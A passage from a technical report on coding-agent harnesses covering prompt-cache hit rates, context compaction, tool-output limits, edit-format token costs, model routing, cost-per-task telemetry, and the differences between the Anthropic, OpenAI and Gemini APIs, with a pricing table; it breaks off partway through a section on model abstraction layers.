- **Unstable tool ordering:** `tools` is part of the prefix; order decided by filesystem/scheduler breaks it. Claude Code sorts built-in tools alphabetically as a contiguous prefix, MCP tools after, also sorted — so the global cache breakpoint after the last built-in survives MCP variance.
- **Proxy stripping `cache_control`:** middleware that drops the field silently disables caching while you still think it's on.
- **Compaction resets the prefix:** OpenAI documents that summarization/compaction “prevents reuse from the first changed token onward” — you pay one full re-prefill; amortized over the remaining session it's still a win, but compacting too often is doubly expensive.
- **Model switches destroy cache:** production Copilot data shows hit rate falls to **8% after a model switch** (arXiv:2608.00101, “Agentic Coding in the Wild”). This directly taxes model-cascade designs — see §5.

1.3 Measured hit rates and savings

- **TraceLab** (UW, ~4,300 real Claude Code + Codex sessions, ~350K LLM steps): global prefix-cache hit rate **95.7%** of input tokens; misses cluster at the first call after a human idle gap (84.4% hit on human-initiated calls vs 97.5% on tool-result continuations); misses cause **3.8× more prefilled tokens** than hits would have. Raising eviction timeout from 1 min → 1 hr lifts achievable hit rate 85.4% → 98.6% (arXiv:2606.30560).
- **GitHub Copilot production:** ~90% average hit rate within a turn, dropping to **55% at user-turn boundaries**, ~8% after model switches; compaction events in 7.8% of sessions cause cold starts (arXiv:2608.00101).
- **Anthropic's own posture:** “We run alerts on our prompt cache hit rate and declare SEVs if they're too low... a few percentage points of cache miss rate can dramatically affect cost” (Anthropic, “Lessons from building Claude Code: Prompt caching is everything”).
- Individual heavy-user data: 102.6M input tokens over 19 days at **93% hit rate** → **82% input-cost savings** (papercompute.com telemetry). Another: 55 days, 12.2B cache-read vs 9.97M fresh tokens (wiki.totto.org).

Implication: instrument `cache_read / (cache_read + cache_write + fresh)` per call; alert below ~85% in-session; treat model switches, tool-set mutations, and compaction as priced events.

2. Context lifecycle economics

2.1 Compaction / summarization

System	Trigger	Mechanism	Notes
Claude Code auto-compact	<code>trigger = (window - 20K summary reserve) - ~13K buffer</code> — a flat ~33K reservation, i.e. ~167K/200K and ~967K/1M triggers (earlier builds ~45K; versions vary); user-tunable earlier via <code>autoCompactWindow / CLAUDE_AUTOCOMPACT_PCT_OVERRIDE</code> , never later	Single extra request: same system+tools+history + summarize instruction (reads warm cache); reserves 20K output for summary (p99.99 summary = 17,387 tokens)	Three tiers: microcompact (no model call — clears tool-result bodies; time-path triggers after >60-min idle when cache is already cold, keeps last 5 results, replaces with <code>[old tool result content cleared]</code>); warm-path uses API <code>cache_edits</code> to delete server-side without prefix invalidation) → full compact → session-memory compact. Stops with “thrashing” error after a few attempts if one file refills context. After compaction: system prompt unchanged; root CLAUDE.md + memory re-injected from disk; path-scoped rules and nested CLAUDE.md lost until re-read; skills capped 5K tokens each/25K total
Anthropic API server-side compaction	<code>trigger: input_tokens ≥ 50K</code> (default 150K)	API generates compaction block; earlier blocks auto-dropped (<code>compact_20260112</code>)	Custom instructions override default summary prompt; <code>pause_after_compaction</code> option
Codex CLI	<code>auto_compact_limit</code> exceeded	Calls Responses API / <code>responses/compact</code> endpoint → smaller item list	Preserves append-only discipline otherwise
OpenHands	<code>max_size</code> event count (default 120), <code>keep_first: 4</code>	<code>LLMSummarizingCondenser</code> summarizes middle events, emits <code>Condensation</code> event with <code>forgotten_event_ids</code> ; View filters; condenser LLM often a cheaper model	<code>PipelineCondenser</code> chains stages; <code>Condensation</code> stored in event stream so replay reconstructs identical history

Quality tradeoffs: compaction is lossy and wholesale; summarization can drop exactly the detail needed later. Chroma’s “Context Rot” study (18 frontier models; July 2025): **all 18 degrade as input length grows** — the empirical case for keeping context small even before window limits. Vendor-reported (self-measured) numbers: Anthropic context editing alone +29% on agentic-search eval, +39% with memory tool, **−84% token consumption on a 100-turn web-search eval.**

Design guidance: - Prefer **cheap clearing before summarization**: delete stale tool results (re-fetchable bytes) before paying a model call to summarize. Anthropic’s server-side `clear_tool_uses_20250919` (default trigger 100K input tokens, keep 3 newest pairs, chronological clear, placeholder text) is the API-level version; Claude Code’s microcompact is the local version. - Trigger compaction on **token count**, not turn count; reserve output budget for the summary itself. - Keep the first-N events verbatim (task statement) — OpenHands `keep_first=4` convention. - Compaction writes a fresh cache prefix: schedule it at natural cache-cold moments (post-idle) if possible.

2.2 Tool-output management

Claude Code’s measured behavior (settings docs + issue reports): - Bash output: **~30K chars inline cap** (valid results; ~10K reported for failures — unverified); **middle-truncation** (head+tail preserved); beyond inline cap → **spill to file** in session dir + path + head preview; agent re-reads/greps the file on demand. `BASH_MAX_OUTPUT_LENGTH` (default 30,000; max 150,000) sets the read-back window; `bashOutputMaxChars` / `taskOutputMaxChars` allow up to 128K inline. Output stream written to working file; killed at 5GB; spilled files truncated >64MiB. - Read tool: lines >2,000 chars truncated; offset/limit for partial reads. - Community measurement: browser-automation MCP tools can return **50K–500K tokens per single page read** — one call >2× a 200K window. The MCP spec has cursor pagination but (as of late-2026 spec) **no max response-size limit** — your harness must enforce it.

Rules for a harness: hard cap every tool result (~30K chars is a proven default); middle-truncate logs (errors cluster at tail, context at head); spill over-limit output to a file and return `{path, head_preview, byte_size}` so the model can `grep` / `read offset` it; treat every tool result as spent context.

2.3 File-read deduplication

- Claude Code tracks “has been read” state: Edit/Write **refuse to run until Read** has returned the file — a safety check that also forces read-before-edit, but causes double-reads when content arrived via MCP tools.
- Measured waste: a typical file is re-read **3–5× per session**. Community hooks implement: blocking full reads >1,000 lines (force offset/limit), merging read ranges to detect covered re-reads, returning **diff-only** content when a file changed since last read, and warning at 3+ reads.
- Cheap harness wins: track `(path, mtime/size, ranges-read)`; on re-read of an unchanged file return a stub `("unchanged since line 120–380 read at turn N")`; on changed file return a unified diff of old→new instead of full content; on partial re-read of covered range, return stub.

2.4 Edit-tool token economics (measured)

The edit format is one of the largest controllable output-token costs. Comparison from Aider docs/ benchmarks, Diff-XYZ (arXiv:2510.12487, JetBrains Research/NeurIPS 2025 — 1,000 CommitPackFT edits; search-replace wins for large models, format matters little for small ones), “To Diff or Not to Diff?”, FastEdit, and agentpatterns.ai:

Format	Output-token cost	Apply reliability	Evidence
Whole-file rewrite	Highest — re-emits entire file	Highest apply rate; risk of silently dropping unrelated code; “lazy” elisions	Best baseline for files <400 lines (Aider #625; converged-on boundary also used by Cursor/ Morph). On function-level

Format	Output-token cost	Apply reliability	Evidence
			benchmarks, cheapest option for ~50–60% of samples because anchor overhead exceeds short bodies
Unified diff (@@ hunks)	Low	Medium-low: line numbers/context drift; diffs fail 20–30% on evolved codebases; “fragile offsets and fragmented hunks make generation highly unnatural for LLMs”	GPT-4 Turbo laziness benchmark: SEARCH/REPLACE 20% → udiff 61%; June GPT-4 26% → 59% (aider.chat/docs/unified-diffs)
Search/replace blocks (<<<<<<< SEARCH / >>>>>>> REPLACE ; Anthropic str_replace tool)	Low-medium — but model pays both old_str and new_str (~doubles location tokens)	Medium: requires verbatim+unique match; failures force re-read/expand	Claude Code’s choice; reliable for frontier models; small models gain little (JetBrains diff-format study, arXiv:2510.12487)
apply_patch / V4A (Codex)	Low	Medium: contextual anchors not line numbers	Codex CLI default
Fast-apply two-model (Cursor, Morph)	Low for the big model (loose sketch); cheap apply model (fine-tuned 7B–70B + speculative decoding) merges	Low-moderate	Decouples “what to change” from “where” — big model never emits old code
AST-targeted edits (FastEdit, BlockDiff/FuncDiff)	Lowest — model emits only new code + symbol name; tree-sitter locates	Early evidence: 43–54% output-token savings vs conventional edit tools across GPT-5.4/Opus 4.6-4.7/Grok 4.20 (parcadei/fastedit, self-measured)	No major vendor uses AST edits yet

Additional measured point: on a 50-line function where 3 lines change, search/replace makes the model output ~50 lines of old code + 3 of new — ~94% of edit-output tokens are location overhead (FastEdit). Diff output vs full-file echo in the *tool result* also matters: return the applied hunk or a short confirmation, never the whole file.

2.5 Search vs read

- Symbol-level retrieval (LSP/ `go-to-definition`, tree-sitter extract) vs `grep`+read: **~80% fewer tokens per symbol**; one `smart_context` call replaces 5–10 exploration reads (zzet.org analysis; Anthropic’s own docs note a single `go-to-definition` replaces “`grep` + reading multiple candidate files”). agent-lsp measured 2–34× token savings overall and up to ~1,400× on rename tasks; 92–99% of `grep` hits are false positives on symbol questions.
- Caveat: for shallow tasks `grep` is fine — correctness is a near-tie; the token gap compounds with task complexity (small-n study).
- Aider’s repo map: tree-sitter symbol signatures + personalized PageRank over the file-dependency graph, fitted to `--map-tokens` (default 1K, expanded ~8× when no files in chat) — a ~1K-token always-on codebase index is a proven cheap prefix.

3. Architectural savings

3.1 Subagent context isolation

The canonical pattern: a subagent gets a **fresh context window**, burns its own tokens on the messy work (40 files read, log triage, grep sweeps), and returns only a summary + metadata trailer to the parent. The parent never pays for the exploration. Claude Code's built-ins: `Explore` and `Plan` deliberately **skip** **CLAUDE.md** and **parent git status** to stay cheap; all other agents load them. Key subtleties: - `model` defaults to `inherit` — **delegation is not a cost saving unless you set a cheaper model**. `Explore` ran unconditionally on Haiku until v2.1.198, when it switched to `inherit` (capped at `Opus` on the API) — a hint that quality mattered more than the Haiku discount for exploration. - Isolation is also the drawback: the subagent can't see parent context; passing insufficient context causes rework that costs more than it saves. - Subagents that share the parent's prefix still get cache reads for it, but forked children that rewrite the prefix destroy it.

3.2 Small-model routing for cheap subtasks

Claude Code's own usage: `queryHaiku` generates **session titles** (3–7 word JSON output, tail-slices last 1,000 chars); community requests push Haiku for commit-message generation (Haiku 4.5: 73.3% SWE-bench Verified at ~1/3 cost, ~2× speed). Other natural cheap-model subtasks: compaction summaries (OpenHands condenser supports a cheaper LLM), guardrail classification, tool-output summarization, memory writes, relevance checks.

Research baselines: - **RouteLLM** (LMSYS): learned routers cut cost >2× **without quality loss; up to 85% cost reduction at 95% GPT-4 performance** on MT-Bench-class traffic (arXiv:2406.18665). - **FrugalGPT**: cascaded cheap→expensive with a trained verifier matches GPT-4 at up to **98% cost reduction** (arXiv:2305.05176). - Router vs cascade caveat: a router that misroutes a hard task to the weak model has no recovery; a cascade pays cheap-model + verifier + expensive-model on every escalation — economics live and die on the **escalation rate**, which is set by the verifier, the part nobody benchmarks. - **Warning for cascades in agent loops**: switching models mid-session nukes the KV cache (8% hit rate after switch). Prefer per-subtask routing (each subagent pinned to one model) over per-turn escalation inside one conversation.

3.3 Output verbosity control & structured outputs

- OpenAI exposes `text.verbosity`; changing it alters the rendered prefix → cache implications. Claude Code has a `brief` mode section; its system prompt pushes terse output hard.
- **Structured outputs vs prose**: forcing JSON schema output adds schema text to the prefix. For *tool results*, compact notations help on uniform tabular data: **TOON –34% vs compact JSON** (–41% wide tables; –55% vs indented JSON) — but **+14–17% worse than compact JSON on nested/semi-uniform data**, and in agentic loops TOON caused cascading multi-turn parse failures for most models; **TRON –27% at –14pp accuracy**; constrained JSON (JSON-SO) gives lowest token counts with highest one-shot accuracy for capable models. Verdict: minify JSON, use CSV/TOON only for provably uniform tool outputs, keep constrained decoding for tool *calls*.

3.4 System prompt & tool-schema budgets (leaked/measured)

- **Claude Code:** measured initial payload **27,169 tokens** bare (`claude -p --output-format json` usage), ~30,919 with a typical project's CLAUDE.md/skills/MCP. Breakdown: system prompt ≈15,245 chars ≈**3,800 tokens**; 25 tool schemas ≈67,425 chars ≈**16,900 tokens** (Bash alone 12,581 chars; TodoWrite 2,161 tokens). Piebald tracks all 515 prompt fragments; auxiliary prompts are small (Explore agent 862 tks; summarization 1,795 tks). Claude Code ships **lean vs full** system prompts per model (`lean_prompt` flag; ~introduced v2.1.154) — evidence Anthropic treats prompt size as a per-model cost/quality dial. Claude-wiki estimates 15–40K total hidden context before the first user message.
- **Codex CLI:** 91 prompt files ≈**93,866 o200k template tokens** at rust-v0.128 (template counts — real sessions 2–5× higher after interpolation). Codex structure: `instructions` (model-specific monolith) + tools + input list (developer permissions, AGENTS.md aggregation, `environment_context`, user msg).
- **MCP tool-definition tax** (measured corpora): median server **1,897 tokens**, P90 12,637, P99 31,161, max 330,550 (165% of a 200K window) across 8,458 servers. 145 tools across 10 popular servers = **40,784 tokens, 81% of it JSON Schema** — descriptions 15.7%, names 3.2%; token-per-tool spread 10.2×, so “use fewer tools” optimizes the wrong variable. One server repeated nine `$defs` blocks in all 24 tools — stripping them cut its schema tokens 77.7%. Deferral measured: **77K → 8.7K tokens** keeping a 4-tool core. ~6.6× redundancy vs minimal schema. Claude Code defers MCP schemas behind ToolSearch; several major clients still load all definitions upfront every request.
- **Harness guidance:** only names+summaries resident; fetch full schemas on demand (tool-search pattern); strip shared `$defs` / `$ref` duplication; audit `tokens/tool` per server; remember deferred-tool loads preserve Anthropic cache.

4. Telemetry & measurement

What to record per model call (all majors already emit this in transcripts; Claude Code writes JSONL per session under `~/.claude/projects/` with per-turn `input_tokens`, `output_tokens`, `cache_creation_input_tokens`, `cache_read_input_tokens`): - tokens by class: fresh input / cache-write(5m,1h) / cache-read / output / reasoning-output - derived: per-call context size, cache hit-rate, \$/call, cumulative \$/task - structural: tool-call counts by tool, tool-result bytes pre/post truncation, edit-format apply failures + retries, compaction events and their token deltas, subagent fan-out and their token spend, model-routing decisions - **cost per successful task** — the terminal metric. A preregistered 2026 benchmark (“Prompt-Induced Waste in Coding Agents,” arXiv:2608.01347) found prompt wording, effort level, harness policy, and model **interact** — token count alone is not a sufficient optimization target; measure success and end-to-end cost jointly (4,644 runs).

Tooling: `ccusage` reads local JSONL for Claude Code, Codex, OpenCode, Gemini CLI, etc.; reports daily/session cost with cache-create/read split and Claude’s 5-hour billing blocks. `analyze-codex-tokens` does the same for Codex logs including subagent overhead.

Published cost-per-task data (flag methodology spread — \$/task vs \$/resolved-task vs \$/attempt differ hugely):

Agent/model (harness)	Benchmark	Score	Cost
vexp + Claude Code (Opus 4.5)	SWE-bench Verified 100-subset	73.0%	\$0.67/task
Live-SWE-Agent (Opus 4.5)	same	72.0%	\$0.86/task
OpenHands (Opus 4.5)	same	70.0%	\$1.77/task
Opus 4.8 / Claude Code	SWE-bench Verified 500	86.8%	\$395 total run (~\$0.79/attempt)
Opus 4.8 / OpenCode	same	83.4%	\$320 (~\$0.64/attempt)
GPT 5.5 / Codex	same	79.8%	\$443 (~\$0.89/attempt)
Qwen3.6-35B (local) / Pi harness	same	65.0%	\$51 total (~\$0.10/attempt)
Agentless (GPT-4o era)	SWE-bench Lite	27.3–32%	\$0.34–\$0.70/issue
Agentless + Claude 3.5 Sonnet	Lite/Verified	40.7%/50.8%	(cost scales similarly low)

Uncertain/conflicting: secondary content-farm sources publish wildly divergent “\$0.04–\$74 per resolved task” figures built on modeled token profiles — treat as illustrative, not measured. The vexp/redhat numbers come from instrumented runs and are more trustworthy. Devin 2.0 ~\$10.92/resolved-fix and Claude Code Opus ~\$11.86 are modeled estimates — flag.

Notable trajectory findings: input tokens dominate even with caching; **higher token usage does not improve accuracy — high-cost runs are often less accurate** (longer trajectories correlate with flailing); human difficulty labels weakly predict cost; early phases are context-construction heavy, late phases generation-heavy. Open-SWE-Traces (NVIDIA): thinking-enabled trajectories cut avg turns/trajectory 94→58 (–**38%**) while raising tokens/turn — reasoning can *reduce* total spend by pruning trial-and-error loops.

5. Research frontier

- **Prompt compression** (LLMLingua/LongLLMLingua/LLMLingua-2): up to 20× compression with minimal loss; LongLLMLingua +21.4% on NaturalQuestions at 4× fewer tokens, –94% cost on LooGLE. **Caveat for coding:** entropy-based token dropping is risky where verbatim fidelity matters (file contents, diffs, error traces); better suited to compressing prose context (docs, issue text, chat history) than code. Safer harness analogue = extractive/symbolic compression (repo maps, skeleton files, signature-only views).
- **Test-time compute vs token budget:** sequential test-time scaling has a “sweet spot” — beyond it, accuracy degrades and cost grows; reasoning tokens are billed as output and can exhaust budgets (`budget_tokens` caps on DeepSeek/Anthropic thinking). Open-SWE-Traces shows thinking can *reduce* turns. Practical policy: adaptive effort — high effort on hard steps (test failures, ambiguous diagnosis), minimal thinking on mechanical steps.
- **“Agentless” baseline** (UIUC, FSE’25): three non-agentic phases — hierarchical localization (file → class/function → edit lines, using repo structure skeleton + LLM + IR), multi-sample diff repair, test-

based patch validation/re-ranking. **32% on SWE-bench Lite at \$0.70/issue**; later 50.8% on Verified with Claude 3.5. Adopted by OpenAI as the GPT-4o/o1 coding showcase. **It is the efficiency floor any agentic harness must justify exceeding**: ~\$0.5–\$1/task is achievable without any agent loop; the agent’s premium buys generality, not benchmark economics. Its skeleton+localization trick — send a repo *structure* (no bodies), let the model pick files, then expand — is directly transplantable into harness context staging.

- **Cost-quality frontier**: the cheapest *resolved* fixes come from small/open-weight models at ~60–70% pass rates (Qwen3.6-35B ~\$0.10/attempt) vs frontier at ~\$0.8/attempt and ~80–87% — dollars-per-resolved-issue, not pass@1, is the ranking that matters. Frontier models still win the hard tail; the frontier is a policy question (route by task difficulty).

6. Actionable implications — token efficiency & cost

6.1 Design principles (non-negotiables, from measured evidence)

1. **Append-only conversation**. Never mutate earlier messages (except at compaction or on a cold-cache boundary). Enforce byte-stable serialization (sorted keys, fixed tool order).
2. **Two-zone prompt**: static prefix (identity, core instructions, built-in tool schemas — byte-identical across sessions, sorted) above a boundary; dynamic zone (env snapshot, dated info, session state, MCP instructions) below it. Never put timestamps/session IDs/git status above the boundary.
3. **Cache hit rate is a SEV metric**. Target $\geq 90\%$ in-session, $\geq 95\%$ during tool-continuation stretches; alert on $< 85\%$.
4. **Every tool result has a hard byte budget** (~30K chars), middle-truncation for logs, spill-to-file with {path, preview, size} beyond that. Prefer re-fetchable-bytes clearing over summarization.
5. **Cost per successful task is the terminal metric** — tokens are telemetry, not targets.

6.2 Prioritized efficiency backlog (P0 → P3)

P0 — structural, pays forever: - [] Stable-prefix architecture with dynamic-boundary split; deterministic serialization; fixed tool ordering; env/volatile data below the fold or in metadata. - [] Provider-aware cache policy: Anthropic explicit breakpoints (last tool, system tail, recent history edge) + 1h TTL for long tasks; OpenAI `prompt_cache_key` for routing stickiness; verify ≥ 1024 -token prefix; Gemini implicit for free. - [] Tool-result budget enforcement: per-tool char caps, middle-truncation, spill-to-file + re-read affordances, dedup tracking (path, mtime, ranges) with stub/diff returns. - [] Usage ledger per call (fresh/write/read/output/reasoning tokens, context size, \$) emitted to JSONL — everything else depends on this.

P1 — context lifecycle: - [] Tiered context management: (a) stale tool-result clearing (keep last ~5, placeholder text, trigger ~100K input or on cold-cache boundary), (b) compaction at `window - buffer` (buffer ~5% of window; reserve ~20K output for the summary; keep task statement + first N events verbatim), (c) file-based agent memory for facts that must survive clearing. - [] Edit tool with measured economics: search/replace with uniqueness enforcement as default; whole-file rewrite for $< \sim 400$ -line files (or when S/R fails twice); evaluate AST-targeted/symbol edits (claimed 43–54% output savings) and fast-apply small-model merge; tool result returns hunk diff, never full file. - [] Lazy tool schemas: name+one-

line catalog resident (~50–100 tokens/tool), full schema fetched via tool-search; strip `$defs` duplication; cap resident schema budget (~5–8K tokens); measure tokens/tool per server.

P2 — model & topology economics: - [] Subagent isolation for exploration/log-triage/web research: fresh window, returns $\leq 1-2$ K-token summary + refs; skip project-memory loads for read-only explorers; one model per subagent (no mid-session switching — it destroys cache). - [] Small-model routing for enumerable subtasks: titles, compaction, commit messages, tool-result summarization, guardrail/file-relevance classification — cheap-model calls at 1/10–1/30 unit cost (Haiku-class: ~73% SWE-bench at ~1/3 price). - [] Adaptive reasoning effort: minimal thinking on mechanical steps; escalate effort on test-failure/diagnosis steps; cap `budget_tokens`. - [] Optional “agentless mode” for batch issue-fixing: skeleton→localize→sampled-diff→test-select pipeline as a \$0.5-class baseline path; measure your agent’s cost/task against it quarterly.

P3 — frontier bets: - [] Skeleton/symbol-map context staging (tree-sitter repo map, ~1K-token ranked index — Aider pattern) to cut file-localization spend (the largest slice of agentic tokens: 23 rounds/631K tokens per resolved issue mostly exploration). - [] LSP/symbol-level read tools (go-to-def, find-refs, extract-symbol) — ~80% fewer tokens per symbol fetched. - [] Selective compression of *prose* context only (issue text, docs, chat history) — never code/errors verbatim. - [] Compact structured encodings (TOON/CSV) only for provably uniform tabular tool outputs; constrained JSON elsewhere.

6.3 Instrumentation plan

- **Per-call record:** model, tokens {`fresh_in`, `cache_write_5m`, `cache_write_1h`, `cache_read`, `out`, `reasoning`}, context size, latency, tools called, result bytes {`sent`, `truncated`, `spilled`}, \$.
- **Per-task rollup:** total \$, \$/success, turns, cache hit-rate, compactions {`count`, `tokens freed`, `summary cost`}, subagent spend, edit-apply failure/retry counts, model-route decisions.
- **Dashboards:** cache hit-rate (alert <85% in-session; flag cold-start class — post-idle first calls), context-size growth curve per turn (quadratic detection), top-10 tool results by bytes, schema overhead tokens/request, cost-per-resolved-task by model+task-difficulty bucket.
- **Regression gate:** benchmark suite reporting pass@1 AND \$/resolved side-by-side; a change that cuts tokens but drops resolution (or vice versa) is visible only on the frontier plot. Replay real transcripts (à la TraceLab) for cache-behavior tests.
- **Anti-gaming guard:** pair every efficiency metric with a quality metric (prompt wording, effort, and harness interact — arXiv:2608.01347).

Flags on uncertain numbers: modeled per-task costs from content-farm sources are illustrative; some 2026-dated model names/prices may shift — re-verify at writing time. Claude Code internals come from decompiled/leaked sources — behavior may differ across versions. # Chapter 7 — Model Abstraction & the Harness–Model Interface

Scope & date stamp. Covers the model layer of agent harnesses: provider APIs, abstraction-layer design, fair cross-model benchmarking, routing, local/open-weight serving, and failure handling. Pricing/model facts are snapshot **December 2025** unless noted; prices, model IDs, context windows, and beta headers change monthly — re-verify at build time. Volatile facts flagged ⚠.

1. Provider API Differences That Matter for Agents

1.1 The three API families

Anthropic Messages API (`/v1/messages`) is block-structured: assistant turns contain an ordered content array of `text`, `thinking`, `redacted_thinking`, and `tool_use` blocks; tool results are `tool_result` blocks inside a **user** message. Hard structural rules a harness must respect:

- Every `tool_use` must be answered by exactly one `tool_result` in the **next single user message**, matched by `tool_use_id`, with `tool_result` blocks **before** any text content. Splitting results across messages or omitting one → 400 error.
- With extended thinking enabled, thinking blocks carry a cryptographic `signature` and must be **echoed back verbatim**; filtering `redacted_thinking` or rebuilding the assistant message → 400. `tool_choice` restricted to `auto` / `none` while thinking is on.
- `max_tokens` is **required** (no default); `thinking.budget_tokens` ≥ 1024 and $< \text{max_tokens}$ (except interleaved thinking beta on 4.x models).
- `tool_choice`: `auto` / `any` / `tool` / `none`, plus `disable_parallel_tool_use`: `true`. Parallel tool calls default-on for Claude 4+; `strict`: `true` on a tool gives grammar-constrained schema-valid inputs.
- `stop_reason` values: `end_turn`, `max_tokens`, `stop_sequence`, `tool_use`, `pause_turn`, `refusal`, and on 4.5+ models `model_context_window_exceeded` (generation stops when the wall is hit rather than erroring).
- Sampling: `temperature` / `top_p` / `top_k` exist, but on Opus 4.5 `temperature` may not combine with `thinking.type=enabled` or `top_p`.
- Opus 4.5 adds an **effort** parameter under `output_config` (`low` / `medium` / `high`, default `high`; beta header `effort-2025-11-24` at launch, GA now), controlling token spend across thinking *and* output.
- Streaming: named SSE events — `message_start` → per-block `content_block_start` / `delta` / `stop` → `message_delta` (cumulative usage, `stop_reason`) → `message_stop`; ping keepalives; **no [DONE] sentinel**. `tool_use` argument JSON arrives as `input_json_delta` partial strings the client must concatenate and parse.

OpenAI: Chat Completions vs Responses. Chat Completions (CC) is the stateless incumbent:

`messages[]` in, `choices[].message` out; tool calls on `message.tool_calls[]` with `tool_call_id` linkage; `tool_role` result messages, one per call; `finish_reason` $\in$ {`stop`, `length`, `tool_calls`, `content_filter`}. The **Responses API** (`/v1/responses`, March 2025) is OpenAI's agentic primitive: typed `input / output items` (`message`, `reasoning`, `function_call`, `function_call_output`, ...), server-side state via `store:true` + `previous_response_id`, built-in tools, and **encrypted reasoning items** for stateless/ZDR operation. OpenAI claims **+3% SWE-bench with identical prompt/setup** and 40–80% better cache utilization vs CC. Gotchas:

- `instructions` is **not replayed** across `previous_response_id` chains — resend it every call, or it silently stops applying.
- On turns containing function calls, **reasoning items must be included** in the next request (via `previous_response_id`, replaying `response.output` including encrypted reasoning, or `reasoning.context`), or quality drops.

- Reasoning effort is a per-model compatibility matrix: `gpt-5` supports `minimal|low|medium|high`; `gpt-5.1` drops `minimal` and defaults to `none` (i.e., reasoning *off* — contradicting any “always-on” assumption); `gpt-5.1-codex-max` and later add `xhigh`.
- Reasoning models reject sampling params while reasoning is active:** `temperature` → `400` “Only the default (1) value is supported” at effort ≥ `low` — a classic multi-provider harness crash. At `effort="none"` (`gpt-5.1` default; also on 5.2), `temperature/top_p/logprobs` are accepted. `max_completion_tokens` replaces `max_tokens` on CC for newer models.
- `parallel_tool_calls=false` disables fan-out; **`strict: true` Structured Outputs are mutually exclusive with parallel calls.**
- Streaming: `data:` lines only, `chat.completion.chunk` deltas, terminated by `data: [DONE]`; Responses uses named events (`response.output_item.added` , `response.function_call_arguments.delta`).
- Determinism hooks: `seed + system_fingerprint` — “best effort,” not guaranteed.

Gemini API. `contents[]` with `role: user|model`; system prompt in `systemInstruction`; tools as `functionDeclarations`; calls are `functionCall` parts and results `functionResponse` parts — **linked positionally by name, not by ID.** `function_calling_config.mode` ∈ {`AUTO`, `ANY`, `NONE`, `VALIDATED`}; Gemini 2.5 supports compositional calls in one turn. Reasoning control: 2.5 uses `thinkingBudget` tokens (0 disables on Flash; thinking mandatory on 2.5 Pro); **Gemini 3 replaces this with `thinking_level` (Pro: {`low`, `high`}, default `high`; Flash: {`minimal`, `low`, `medium`, `high`}) — mixing the two params → `400`.** The big agentic quirk: **thought signatures** — encrypted reasoning blobs attached to parts that **must be returned verbatim**; function calling enforces strict validation on the “current turn,” missing signatures → `400`. `finishReason` includes `STOP`, `MAX_TOKENS`, `SAFETY`, `RECITATION`, `BLOCKLIST`, `PROHIBITED_CONTENT`, and `MALFORMED_FUNCTION_CALL` — which returns HTTP 200 with **empty parts**, silently looking like an empty success.

1.2 Pricing & context table (list prices, ⚠ re-scraped Sept 14, 2026, USD/1M tokens)

Model	Input	Cached input	Output	Context (in/out)	Notes
Claude Fable 5 / 5.1	\$10.00	\$1.00 read (5.1: \$0.25) / \$12.50 write(5m)	\$50.00	200K+ / 64K+	frontier pair; Mythos 5.x same price, limited avail
Claude Opus 5 / 4.5–4.8	\$5.00	\$0.50 / \$6.25	\$25.00	200K / 64K	effort param; thinking (Opus ≤4.1 retired → \$15/\$75 legacy)
Claude Sonnet 5	\$2.00	\$0.20 / \$2.50	\$10.00	200K / 64K	intro price made permanent (was scheduled → \$3/\$15)
Claude Sonnet 4.5–4.6	\$3.00	\$0.30 / \$3.75	\$15.00	200K (1M beta ⚠) / 64K	>200K: \$6/\$22.50 ⚠
Claude Haiku 4.5	\$1.00	\$0.10 / \$1.25	\$5.00	200K / 64K	sub-agent/title tier
GPT-6 Astra	\$10.00	\$1.00 / \$12.50 write	\$50.00	new flagship	cache writes now billed ⚠

Model	Input	Cached input	Output	Context (in/out)	Notes
GPT-5.6 sol / terra / luna	\$4.00 / \$2.00 / \$0.20	\$0.40/\$0.20/\$0.02 + write fee	\$20.00 / \$12.00 / \$1.20	—	sol promo ≥Nov 21, 2026; GPT-5.x rotated off standard table
Gemini 3 Pro	\$2.00 (≤200K) / \$4.00	\$0.20–0.40 + storage	\$12.00 / \$18.00	1M / 64K	thinking_level; thought sigs; Gemini 3.1 Pro exists
Gemini 3 Flash	\$0.50	—	~\$3.00	1M	new mid tier
Gemini 2.5 Pro	\$1.25 (≤200K) / \$2.50	~\$0.31 + storage	\$10.00 / \$15.00	1M / 64K	mandatory thinking
Gemini 2.5 Flash	\$0.30	~\$0.03	\$2.50	1M / 64K	dynamic thinking ON by default (Flash-Lite is the off-by-default model)
DeepSeek V4 Pro / V4.1-Flash	\$0.30 miss peak	\$0.006 hit peak	\$1.20 peak	—	off-peak pricing REINSTATED (½ rate; peak 01–04 & 06–10 UTC M–F); V3.2-era \$0.28/\$0.42 retired
Kimi K2 / K2-Thinking	\$0.60	\$0.15	\$2.50	262K	turbo: \$1.15/\$8.00 ⚠
GLM-4.6 (Z.ai)	\$0.60	\$0.11	\$2.20	200K	coding-plan subscriptions
Qwen3-Coder-Plus (Alibaba)	\$1.00	\$0.20 implicit	\$5.00	≤32K tier→1M	tiered: up to \$6/\$60 at 256K–1M ⚠
grok-code-fast-1 (xAI)	\$0.20	\$0.02	\$1.50	256K	agentic-coding-tuned

Key structures to model in a pricing layer: (a) **cache read/write/hit asymmetry** — Anthropic charges 1.25× (5-min) or 2× (1-hour) on writes, 0.1× on reads (0.025× on Fable/Mythos 5.1); OpenAI caches ≥1,024-token prefixes automatically with 50–90% read discounts and — new on GPT-5.6/6 — **bills cache writes** (~1.25× input); Gemini implicit caching on-by-default ≥2,048 tokens (2.5) / 4,096 (Gemini 3) at ~90% off, explicit caching adds per-hour storage fees; DeepSeek/GLM/Qwen auto-cache. (b) **Length-tiered prices** — Gemini 3 Pro, Sonnet 4.5 1M-beta, Qwen3-Coder, Grok all jump at ≥200K input. (c) **Reasoning tokens billed as output everywhere**. (d) **Batch APIs**: all three majors offer 50% off.

1.3 Rate limits (⚠ high churn)

Anthropic publishes the most complete **per-model** RPM/ITPM/OTPM tables (cached reads excluded from ITPM — caching is a rate-limit multiplier). OpenAI also publishes per-model, per-tier RPM/TPM tables on each model's docs page, though its account limits remain tiered by cumulative spend; Gemini per-project

RPM/TPM/RPD, “not guaranteed”. DeepSeek uses **dynamic concurrency, no fixed RPM table**. Implication: a benchmarking harness must treat 429s as a first-class, per-provider-tunable scheduling constraint.

2. Harness-Side Model Abstraction

2.1 What the abstraction must normalize

The practical core is a canonical internal representation (IR) for **turns**: `system | user | assistant | tool_result` with typed blocks `{text, reasoning(opaque blob + provider ref), tool_call{id,name,args,meta}, tool_result{id,content,is_error}}`. Adapters convert IR → provider wire format and back. Known-good references: **LiteLLM** and **Open Responses**. The hard parts, in order of difficulty:

